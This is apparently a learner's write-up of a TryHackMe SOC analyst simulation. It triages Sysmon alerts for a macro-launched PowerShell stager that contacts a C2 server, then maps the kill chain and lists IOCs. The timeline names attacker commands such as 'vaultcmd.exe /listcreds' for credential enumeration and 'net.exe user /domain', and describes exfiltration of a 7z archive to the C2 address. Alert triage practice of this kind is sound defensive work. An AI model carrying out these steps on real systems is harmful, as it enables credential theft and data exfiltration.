
Alert & Event Metadata
- Host:
THM-MSMITH.tryhatmestudios.thm- Timestamp:
10/23/2026 11:31:03.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
3(Network connection detected)- Record ID:
46159- Target User:
TRYHATME\m.smith- User SID:
S-1-5-18- Sid Type:
0Process Details (Initiating Process)
- Image Path:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe- Process ID:
8572- Process GUID:
{3af46175-3907-6a90-951d-000000001200}Network Connection Details
- Protocol:
tcp- Initiated:
true- Source IP:
10[.]60[.]10[.]22- Source Port:
54331- Destination IP:
45[.]147[.]230[.]131- Destination Port:
8067Detection Context
- Description: This detection fires when a host establishes repeated outbound connections to an external address shortly after a document-handling process chain has run on that host. Connections to the same destination are aggregated, so a single alert represents a pattern rather than one connection, and the analyst is expected to establish how many occurred and over what interval. Code that has only just started executing and immediately reaches infrastructure with no business relationship to the organisation is a common indicator of command-and-control activity, though some line-of-business and update tooling behaves similarly. The analyst must identify the process that opened the connection and characterise the destination infrastructure.
Overview Investigation
This alert continues the chain of action for the last alert. The attacker is exporting the .7z file containing the build of the game to the C2 Server. The exfiltration alert was legit and only based on the alert alone we can close the ticket as being True Positive. The IP address doesn’t change and we found that it is malicious. Using the same destination port of 8067 for the exfil is another giveaway of the kill chain action. We can make the triage simple, but this time I want to find patterns of C2 beaconing, the alerts are not different but part of an Kill Chain which has to be investigated. 
We can see 37 events just by that suspicious connection.
Verdict - 6354 (Suspicious Outbound Connection Following Document Execution)
Description: PowerShell initiated an outbound callback to external C2 infrastructure (45[.]147[.]230[.]131[:]8067) to download the secondary payload (svchost_update.ps1) following macro execution.
Timestamp: 10/23/2026 11:31:03.782
User: TRYHATME\m.smith
Asset: THM-MSMITH.tryhatmestudios.thm
List of IOCs:
- 45[.]147[.]230[.]131[:]8067
The following methods were discovered:
Execution via Command and Scripting Interpreter
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-technique: T1059.001 (PowerShell)
Communication over Non-Standard Port
- Technique: T1571 (Non-Standard Port)
Exfiltration Over C2 Channel
- Technique: T1041 (Exfiltration Over C2 Channel)
Ingress Tool Transfer
- Technique: T1105 (Ingress Tool Transfer)
The Conclusion
Attack Narrative & Incident Timeline
Based on the time and action we can make a Kill Chain of the attack.
| Time | Host | Alert ID | Kill Chain Action | Observation | Verdict |
|---|---|---|---|---|---|
| 11:31:00 | THM-MSMITH | 6352 | Baseline Activity | WINWORD.EXE launched ai.exe (Office AI helper). | **FP** |
| 11:31:00 | THM-MSMITH | 6353 | Initial Access & Execution | User opened Q3_PressKit_Feedback.docm. Macro launched base64-encoded PowerShell. | **TP** |
| 11:31:03 | THM-MSMITH | 6354 | C2 & Ingress Tool Transfer | PowerShell fetched svchost_update.ps1 from paylink-cdn.thm:8067 (45.147.230.131). | **TP** |
| 11:31:04 | THM-MSMITH | 6355 | Credential Access | Stager executed vaultcmd.exe /listcreds to enumerate stored Windows credentials. | **TP** |
| 11:36:04 | THM-MSMITH | 6356 | Discovery | Enumerated domain accounts using net.exe user /domain. | **TP** |
| 11:38:34 | THM-SREYES | 6357 | Lateral Movement & Persistence | Compromised service account svc-mktshare ran malicious service SvcUpdate. | **TP** |
| 11:43:34 | THM-SREYES | 6358 | Baseline Activity | Legitimate outbound HTTPS telemetry to Cloudflare CDN (104[.]18[.]32[.]47[:]443). | **FP** |
| 11:45:25 | THM-SREYES | 6359 | Collection & Staging | Adversary ran 7z.exe to compress C:\Dev\NeuralNexus\Build\* into nx_build_beta.7z. | **TP** |
| 11:46:30 | THM-SREYES | 6360 | Exfiltration | Staged .7z archive exfiltrated via PowerShell to 45[.]147[.]230[.]131[:]8067. | **TP** |
Personal Note After Writeup
Some remarks.
We successfully triage the True Positives and False Positives. But I didn’t fully investigate what was the kill chain of action. Even identified, I could go deeper to see what happened. But that’s a job for the L2 or Threat Hunter / Incident Responder. The simulation was done from the SOC L1 perspective. The biggest mistake I made in that simulation was not going deep enough in the alerts. Even if the verdict is good, the documentation lacks the full understanding of the Kill Chain.
Overall a good, first CTF try without finishing the SOC L1 path from the TryHackMe yet.